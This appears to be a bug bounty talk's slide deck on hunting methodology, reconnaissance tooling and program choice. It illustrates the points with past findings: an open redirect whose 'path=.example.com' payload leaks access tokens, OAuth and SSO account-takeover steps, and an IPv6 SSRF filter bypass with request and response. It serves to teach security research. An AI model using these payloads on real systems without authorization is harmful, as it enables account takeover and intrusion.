

Top-Tier Bug Bounty Hunter Mindset

Yassine Aboukir (@yassineaboukir)

Introduction

Yassine Aboukir (@yassineaboukir)

- Master graduate (MSc in business and corporate finance & MSc in management of information systems).
- Application security consulting.
- Bug bounties: *HackerOne Top 20, H1-303 MVH & 1st place.*
- ex- HackerOne triage (from 2017 to 2019).
- Digital nomad for over 5 years (Around 40 countries).



How I got into bug bounties

Had a very wrong idea of responsible disclosure 🤦‍♂️#irresponsibledisclosure

Show 15 ▾


Search:

Date	🔽	A	V	Title	Type	Platform	Author
2011-09-06	🔽	✓		GeoClassifieds Lite 2.0.x - Multiple Cross-Site Scripting / SQL Injections	WebApps	PHP	Yassin Aboukir
2011-08-23	🔽	✓		Open Classifieds 1.7.2 - Multiple Cross-Site Scripting Vulnerabilities	WebApps	PHP	Yassin Aboukir
2014-04-14	🔽	✗		Sagem Fast 3304-V2 - Authentication Bypass (1)	WebApps	Hardware	Yassin Aboukir
2013-04-12	🔽	✓		Free Monthly Websites 2.0 - Admin Password Change	WebApps	PHP	Yassin Aboukir
2011-11-04	🔽	✗		Advanced Poll 2.02 - SQL Injection	WebApps	PHP	Yassin Aboukir
2011-08-13	🔽	✓		Kahf Poems 1.0 - Multiple Vulnerabilities	WebApps	PHP	Yassin Aboukir
2011-06-15	🔽	✓		AMHSHOP 3.7.0 - SQL Injection	WebApps	PHP	Yassin Aboukir

Source: <https://www.exploit-db.com/?author=3311>

How I got into bug bounties

Signed up on HackerOne bug bounty platform in 2013



First bug on Yahoo! Resetting the vote counter

2. Voting

Rate it! alert(88);
Created by anonymous user. Updated 2 weeks ago.
test
9 comments
1 vote

Rate it! e-mail receipts
Created by Frenchie. Updated 2 weeks ago.
It would be good to have a receipt sent to my inbox when the recipient opens my email in his/her box. Then I know for sure they received it. Otherwise there is no way of me knowing if it got there or not.
78 comments
357 votes

ole HTML CSS Script DOM Réseau Cookies Page Speed

```
voteimg < form.yfb...ote_form < div.votes < div.yfbfbitem < li < ol#sugge...feedback < div.bd < div.yfbfbmodule < div#yfb  
<input type="hidden" value="mse5Tpn.rCQ" name="crumb">  
<input type="hidden" value="66589" name="fid">  
<input type="hidden" value="vote" name="cmd">  
<input type="hidden" value="16000" name="vote_value">  
<input type="hidden" value="1" name="vote_mode">  
<div class="yfbvotelabel">Rate it!</div>  
<span class="hidden_defaultmsg">Rate it!</span>  
<span class="hidden_posmsg">I love it!</span>  
<span class="hidden_negmsg">I hate it!</span>
```

1. Changing vote_value from 1 to 16000

First bug on Yahoo! Resetting the vote counter

Votes reset to 0



First bug on Yahoo! Resetting the vote counter

Feb 28th 2014

Report submitted to Yahoo.

May 8th 2014

Resolved and awarded \$400 bounty.

1

#2384

Reinitializing the number of a suggestion's votes

[ADD HACKER SUMMARY](#)

TIMELINE · EXPORT



yassineaboukir submitted a report to **Yahoo!**.

Feb 28th (9 years ago)

This bug affects the Suggestions board <http://suggestions.yahoo.com/> it allows anyone to reset the number of the votes for a suggestion to 0 or 1. The vulnerability is a high risky one since it let



schofield closed the report and changed the status to ● **Resolved**.

May 8th (8 years ago)


Your bug has been fixed! Please confirm that you are no longer able to reproduce the issue. We will now make a determination on compensation for this bug. Please be patient throughout this process!



Yahoo! rewarded yassineaboukir with a **\$400** bounty.

May 8th (8 years ago)

First bug on Yahoo! Resetting the vote counter



The journey was bumpy and frustrating..

☐ ● #67608 Stored XSS 7 years ago
To: [] • [] [] [] None

☐ ● #67970 Referrer-based redirection leads to open redirect 7 years ago
To: []

☐ ● #71741 Sensitive cookie set without HttpOnly flag 7 years ago
To: []

☐ ● #72930 Lack of rate-limit in login page 7 years ago
To: []

☐ ● #72943 SPF whitelist of mandrill leads to email forgery 7 years ago
To: []

☐ ● #73727 Host header not validated leading to an open redirect 7 years ago
To: []

N/A for various reasons:

- Lack of security impact.
- Out of scope.
- False positive.
- Poor communication.
- And mostly dumb bugs 🤪

The journey was bumpy and frustrating..

ETHICAL HACKER, NEW FEATURES

Introducing Reputation

HackerOne

Ethical Hacker, New Features




October 28th, 2014

You lose reputation when:

- Your report is Closed as Not Applicable: -5
- Your report is Closed as Duplicate (Not Applicable): -5
- Your report is Closed as Duplicate (Resolved and Public at time of submission): -5

Fast forward to 2015

In **2015**, made it to HackerOne **top 100** with a horrible signal (**1.60/5** 🤔)

▲ 61.		ehsahil	974	1.44	17.34
▲ 62.		yassineabouk ir	971	1.60	19.34
▼ 63.		ohnoozz	942	5.58	21.03
▲ 64.		raafat	921	6.27	18.06

Fast forward to 2016

- In **2016**, made it to HackerOne first official live hacking event (**H1-702**) in Las Vegas, USA.
- It was an inspiring and humbling experience but the imposter syndrome felt strong.
- This is when I realized that I've been stagnant and that I need to improve the quality of my findings as well as to improve the methodology and techniques employed.

Classic!

Right, after H1-702 live hacking event found my first critical RCE.

#159378

[CRITICAL] Remote Code Execution by abusing ImageMagick

[ADD HACKER SUMMARY](#)

TIMELINE · EXPORT



yassineaboukir submitted a report to .

Hi,

Aug 15th (6 years ago)

Bounty: \$3100 USD

Fast forward to 2022

All-time stats

Stats		All Time ▾
5.20	84th	
Signal	Percentile	
19.38	89th	
Impact	Percentile	
23580	20th	
Reputation	Rank	

Past 90 days (Live hacking events)

Stats		90 Days ▾
7.00	99th	
Signal	Percentile	
24.05	86th	
Impact	Percentile	
1053	43rd	
Reputation	Rank	

HackerOne Triage (2017 - 2019)

- Working as an interface between bug bounty programs and security researchers triaging incoming security reports for different organizations: Airbnb, US military, Spotify, Sony, PayPal, Slack, etc.
- We received huge number of garbage reports, informative issues and false positives and only a good number of quality submissions coming from the same researchers.
- A lot of people have poor understanding of CVSS, or submit reports with arbitrary and inflated severity scores.
- A lot of triage frustration originates from poor and unclear communication with bug bounty programs.
- Every organization has its own threat model so what you perceive as a security risk might not be assessed with as much severity.

Common Bug Hunting Methodologies



Full automated
and
unauthenticated

Full manual

The 50/50

0-day all the
things!

Common Bug Hunting Methodologies

Which is best?



Full automated
and
unauthenticated


Full manual

The 50/50

0-day all the
things!


Common Bug Hunting Methodologies

Which is best?



Eric @todayisnew

Full automated
and
unauthenticated



Ron @ngalog

Full manual



Frans @fransrosen

The 50/50



Shubs @shubs

0-day all the
things!

Successful and million dollar bug hunters in each category.

Common bug hunting methodologies

\$100K in bounties


Bugs count	Severity	Total bounty
1	Critical	\$100K
2	Critical	\$50K
10	High/Critical	\$10K
20	Medium/High	\$5K
100	Low/Medium	\$1K
200	Low/Medium	\$500

A top tier bug hunter will try to **maximize their returns with minimum reports** → aim for impact

Focus on P1 / P2 bugs

P1 – Critical	P2 – High
<i>Remote Code Execution (RCE)</i> <i>SQL Injection</i> <i>XML External Entity Injection (XXE)</i> <i>Server-Side Request Forgery (SSRF)</i> <i>Authentication Bypass</i> <i>Disclosure of Secrets</i> <i>Command Injection</i>	<i>Stored XSS</i> <i>Admin privilege escalation</i> <i>OAuth misconfiguration</i> <i>Sensitive information disclosure</i> <i>Insecure Direct Object Reference (IDOR)</i>

Focus on P1 / P2 bugs



Hacking on Healthy & High-Paying Programs



Rewards

Low

Medium

High

Critical

\$100 - \$750

\$1,000 - \$2,500

\$5,000 - \$15,000

\$20,000 - \$35,000

Last updated on November 22, 2021. [View changes](#)

Rewards

Low

Medium

High

Critical

\$500 - \$1,000

\$1,000 - \$10,000

\$10,000 - \$50,000

\$50,000 - \$100,000

Our max bounty is \$100,000 for a Critical vulnerability. Valid Shopify non-core (defined below) vulnerabilities are calculated with Confidentiality, Integrity and Availability Requirements set to Low.

Last updated on May 25, 2022. [View changes](#)



Hacking on healthy & high-paying programs

Response Efficiency

4 hrs

Average time to first response

18 days

Average time to bounty

2 months

Average time to resolution

● 98% of reports

Meet [response standards](#)

Based on last 90 days

Average bounty →

Top bounty →

Intimidating numbers!

Bugs resolved →

Total Hackers →

Program Statistics

Updated Daily

\$8,417,168

Total bounties paid

\$1,900 - \$3,800

Average bounty range

\$13,700 - \$52,000

Top bounty range

\$550,450

Bounties paid in the last 90 days

407

Reports received in the last 90 days

7 days ago

Last report resolved

1470

Reports resolved

714

Hackers thanked

Source: <https://hackerone.com/paypal>


Hacking on healthy and high-paying programs



Tiktok



Dropbox



Epic Games




Github



Reddit



Instacart



Stripe



Uber

In-depth Reconnaissance

- Unlike what is commonly thought, reconnaissance is not only about subdomains enumeration.
- Automated/manual spidering the web application for easy visualization of assets and functionalities (Burpsuite sitemap).
- Context-adapted wordlists instead of a generic list when fuzzing endpoints or directories (<https://wordlists.assetnote.io/>).
- Expand the scope and attack surface such as decompiling mobile apps, browser extensions, desktop apps for interesting leads.

In-depth Reconnaissance

- JavaScript files offer a wealth of valuable leads and insights (Endpoints, parameters, hardcoded credentials, expired domain names, postmessage misconfigurations, etc.)

Burpsuite proxy history

Linkfinder.py

#	Host	Method	URL
54	https://www.paypal.com	GET	/auth/createchallenge/7e8ba8af25c6aa32/challenge.js
58	https://c.paypal.com	GET	/da/r/fb.js
61	https://c.paypal.com	GET	/da/r/fb.js
76	https://www.paypalobjects.com	GET	/web/res/7c1/c0cd8849ed7075d03b37491253b60/js/client/payouts_aac.js
80	https://www.paypalobjects.com	GET	/web/res/7c1/c0cd8849ed7075d03b37491253b60/js/client/main.js
82	https://www.paypalobjects.com	GET	/web/res/7c1/c0cd8849ed7075d03b37491253b60/js/client/payouts_aac.js
83	https://www.paypal.com	GET	/polyfill/polyfill.js
92	https://www.paypalobjects.com	GET	/pa/js/pa.js
109	https://www.paypal.com	GET	/auth/createchallenge/12fb0d03b97c493a/challenge.js
110	https://c.paypal.com	GET	/da/r/fb.js
114	https://c.paypal.com	GET	/da/r/fb.js
147	https://www.paypal.com	GET	/auth/createchallenge/e5ac0707a1bc225c/challenge.js
151	https://c.paypal.com	GET	/da/r/fb.js
155	https://c.paypal.com	GET	/da/r/fb.js

Filter settings

Filter by request type

☒ Show only in-scope items

☐ Hide items without responses

☐ Show only parameterized requests

Filter by MIME type

☒ HTML ☒ Other text

☒ Script ☐ Images

☒ XML ☐ Flash

☐ CSS ☒ Other binary

Filter by status code

☒ 2xx [success]

☒ 3xx [redirection]

☒ 4xx [request error]

☒ 5xx [server error]

Filter by search term

☐ Regex

☐ Case sensitive ☐ Negative search

Filter by file extension

☒ Show only:

☐ Hide:

Filter by annotation

☐ Show only commented items

☐ Show only highlighted items

Filter by listener

Port

Show all

Hide all

Revert changes

Cancel

Apply

/upload

```
return "".concat(this.apiUrlWithApiPath, "/upload")
```

/api/account opening/upload fraud documents partner

```
return "".concat(this._apiBaseUrl, "/api/account_opening/upload_fraud_documents_partner")
```

/contract

```
return "".concat(this.apiUrlWithApiPath, "/contract")
```

/riskBasedPricingNotice

```
return "".concat(this.apiUrlWithApiPath, "/riskBasedPricingNotice")
```

/noaa

```
return "".concat(this.apiUrlWithApiPath, "/noaa")
```

In-depth Reconnaissance



ATO on multiple redacted.com services due to open redirect in `path` leaking user's access token

[ADD HACKER SUMMARY](#)

[TIMELINE](#) · [EXPORT](#)



yassineaboukir submitted a report to

May 11th (5 months ago)

- Endpoint for a new feature found in JS file:

```
/partner-connect?usecase=entertainment&path=
```

- When you navigate to it, it redirects to:

```
https://entertainment.redacted.com/?assertion=eyJlbmMi<access_token>
```

- `path` parameter was vulnerable to open redirect which results in leaking the user's access token.
- Navigating to `/partner-connect?usecase=entertainment&path=.example.com` results in:

```
https://entertainment.redacted.com.example.com/?assertion=eyJlbmMi<access_token>
```

Reported to

Severity ■ High (8.2)


Weakness Improper Authentication - Generic

Bounty \$22,000

In-depth Reconnaissance

- Enumerating hidden HTTP parameters and request headers

Paraminer Burpsuite extension



In-depth Reconnaissance



- Enumerating application endpoints using Gau tool which fetchs known URLs from AlienVault's Open Threat Exchange, the Wayback Machine, and Common Crawl.

<https://github.com/lc/gau>

```
https://www.sandbox.paypal.com/dm/webapps/mpp/purchase-protection
https://www.sandbox.paypal.com/dm/webapps/mpp/requesting-payments
https://www.sandbox.paypal.com/dm/webapps/mpp/what-is-paypal
https://www.sandbox.paypal.com/dm/welcome/signup
https://www.sandbox.paypal.com/do/bizsignup/entry/?locale.x=en_D0
https://www.sandbox.paypal.com/do/disputes/
https://www.sandbox.paypal.com/do/home?locale.x=en_D0
https://www.sandbox.paypal.com/do/myaccount/money/add/card
https://www.sandbox.paypal.com/do/myaccount/transfer/homepage/request?locale.x=en_D0
https://www.sandbox.paypal.com/do/paypalme/my/landing?locale.x=es_D0
https://www.sandbox.paypal.com/do/ua-060822.pdf?locale.x=es_D0
https://www.sandbox.paypal.com/do/webapps/mpp/account-selection?returnUrl=https%3A%2F%2Fpaypal.com%2Fpaypalme%2Fgrab&locale.x=es_D0
https://www.sandbox.paypal.com/do/webapps/mpp/business-support/account-management?locale.x=en_D0
https://www.sandbox.paypal.com/do/webapps/mpp/business-support/chargebacks?locale.x=en_D0
https://www.sandbox.paypal.com/do/webapps/mpp/business-support/pricing?locale.x=en_D0
https://www.sandbox.paypal.com/do/webapps/mpp/business-support/seller-protection?locale.x=en_D0
https://www.sandbox.paypal.com/do/webapps/mpp/business-support/withdrawals?locale.x=en_D0
```

In-depth Reconnaissance

- Continuously monitoring for new changes and ephemere assets.



<https://github.com/robre/jsmon>

Manual Security Testing

- Automation obsession distracts bug hunters from in-depth and creative manual security testing.
- The core application usually has more importance and priority.

report. Keep in mind that this is not a contest or competition. Here are usual minimum rewards for critical vulnerabilities affecting the core Dropbox application and Dropbox Paper web application and server, but not HelloSign.

Vulnerability	Reward
Remote Code Execution on servers	\$32,768
Significant Authentication Bypass	\$17,576
Trivial Remote Code Execution in Dropbox app (Android, iOS, Client)	\$15,625
Cross Site Request Forgery on critical actions	\$13,824
Cross site scripting on www.dropbox.com working on all browsers	\$12,167

Source: Dropbox bounty table

Manual Security Testing

- Functionality or feature oriented security testing VS vulnerability class oriented.
- Focused manual testing requires deep understanding of the inner workings of the application.
- Be ready to go the distance: subscribe to paid plans, configure SSO, order hardware device, read the documentation, etc.

Manual Security Testing

Bug 1: Account takeover due to broken authentication on a 3 year old program - \$20,000

1. User navigates to login page:
`https://developer.redacted.com/sign-in/`
2. User is redirected to an OAuth flow:
`https://developer.redacted.com/identity/login?correlation_id=bd5594db7f281fdb15fc4e2c2191860ccad95a9148e600054560ed24f6ef2896&client_id=982f232fe94f43719efde74fce295552&authCorrelationId=bd5594db7f281fdb15fc4e2c2191860ccad95a9148e600054560ed24f6ef2896&prompt=login`
3. User enters e-mail address & password then login.
4. User is redirected to:
`https://developer.redacted.com/identity/login-callback?authCorrelationId=f7cf8d08665d0ab47976c334586f640b7cf85988a0eaca0284a11578f20b4143`
5. The server returns authorization code:
`https://developer.redacted.com/identity/auth-callback?code=8086e67c8c0846ef8c4207aa1bcd0b60&state=VTJGc2RHVmtYMStHMi9ibIV6cGRJaGl1b1ZnS3lyOGh0VW84KzhKN2FrdDZoV0xSN3phWWtoamt6YU8yY3lySFV5MVpZaEl4UGxvSFQzT3ROV25zemN6SzNKTFdXaHRlaXIncDJHRVE5dU09&correlation_id=e070d10492afe5c53c5e3e17ac5bcdd88a45206196f9554e049f7550787038d0`
6. User is logged in.

Manual Security Testing

(1) Attacker will generate a login link with valid **correlation_id** then send it to victim.

(2) Attacker will automate a loop requesting the OAuth endpoint with **correlation_id** and waiting for victim to login.

(1) `https://developer.redacted.com/identity/login?correlation_id=bd5594db7f281fdb15fc4e2c2191860ccad95a9148e600054560ed24f6ef2896&client_id=982f232fe94f43719efde74fce295552&authCorrelationId=bd5594db7f281fdb15fc4e2c2191860ccad95a9148e600054560ed24f6ef2896&prompt=login`

(2) `https://developer.redacted.com/identity/login-callback?authCorrelationId=f7cf8d08665d0ab47976c334586f640b7cf85988a0eaca0284a11578f20b4143`

(2) When victim logs in, authCorrelationId will be authenticated and will return authorization code for the attacker.

(3) The server returns authorization code:
`https://developer.redacted.com/identity/auth-callback?code=8086e67c8c0846ef8c4207aa1bcd0b60&state=VTJGc2RHVmtYMSthMi9ibIV6cGRJaGl1b1ZnS3lyOGh0VW84KzhKN2FrdDZoV0xSN3phWWtoamt6YU8yY3lySFV5MVpZaEl4UGxvSFQzT3ROV25zemN6SzNKTFdXaHRlaXIncDJHRVE5dU09&correlation_id=e070d10492afe5c53c5e3e17ac5bcdd88a45206196f9554e049f7550787038d0`

Manual Security Testing

Bug 2: zero Interaction Account takeover due to broken SSO - \$55,000 (W/ @0xacb)

- The application offered Single-Sign On (SSO) as a pro paid feature and it also required following a number of steps to properly configure it.

Active	Okta Two			test@aboukir.me	Active
		test@aboukir.me			
Active	5	Yassine Victim			Active
Password reset	0	yassine@aboukir.me			
Locked out	0	Yassine Yassine			Active
Inactive		yassineaboukir@wearehackerone.com			

- We add the targeted user's email to our Okta instance as a new active user, then we simply tried to initiate SSO flow with our account.
- We were prompted to login to our Okta so we signed in to the Okta account associated with victim's email
- This caused identity conflict and the application logged us into the victim's account.

Manual Security Testing

Bug 3: Full read SSRF on API - \$30,000

- Requires reading the API documentation to find the lead and reproduce the vulnerable HTTP request.
- Requires setting up a separate user account and explicitly assigning it API access, otherwise access will be denied for admin accounts.
- Requires generating valid API credentials.
- Classic SSRF payloads won't work

```
11 {
12   "error": "URL is invalid or resolves to private IP",
13   "message": {
14     "url": "http://127.0.0.1/",
15     "validation_error?": true
16   },
17   "request-uuid": "cb217c0b-1c3f-4931-b7d0-cabcc83b0a40"
18 }
```

```
1 POST / HTTP/1.1
2 Host: [REDACTED].com
3 Authorization: Basic [REDACTED]MDhhYmUwOj
4 User-Agent: curl/7.79.1
5 Accept: */*
6 Content-Type: application/json
7 Content-Length: 345
8 Connection: close
9
10 {
11   "[REDACTED]",
12   "[REDACTED]",
13   "url": "http://127.0.0.1/",
14   "method": "GET",
15   "[REDACTED]": {
16     "[REDACTED]",
17     "methods": ["GET"],
18     "url": "^http://127\\.0\\.0\\.1/",
19     "[REDACTED]",
20     "[REDACTED]",
21   }
22 }
```

Manual Security Testing

Full read SSRF on API - \$30,000

- Bypass using IPv6:

`"url": "http://[::]:80/",`

Local loopback address

```
--
12 {
  "status":200,
  "headers":{
    "Date":"Sun, 18 Sep 2022 01:45:50 GMT",
    "Status":"200 OK",
    "Connection":"close",
    "Content-Type":"text/plain",
    "Content-Length":"287",
    "X-Content-Type-Options":"nosniff"
  },
  "body":
    \n\n Service | Reported | Measured | Health\n Name | Health
    | Health | Forced?\n-----\n bifrost \u
    001B[0;33;49m 69 \u001B[0m 69 No\n",
  "request-time":19
}
```

Automation

Automating recon and content discovery

Enumerating subdomains, DNS records, port scanning, directories and files enumeration, technology fingerprinting, etc.

Automating vulnerability discovery

Active and passive vulnerability scanning and discovery.



Automating changes monitoring

Monitoring for new changes such as HTTP headers, JS file changes, new subdomains, opening ports, etc.

Automating repetitive tasks

Everyday boring repetitive tasks such as decompiling an APK file, enumerating IAM, PoC or exploit, etc.

Automation

Automating recon and content discovery

amass, hakrawler, httpX, dnsX, ripgen, dnsgen, nmap, masscan, fuff, linkfinder, dirsearch, findomain, naabu, gau

Automating vulnerability discovery

nuclei, nikto, backlash powered scanner, burpsuite scanner, active scan++, osmedeus



Automating changes monitoring

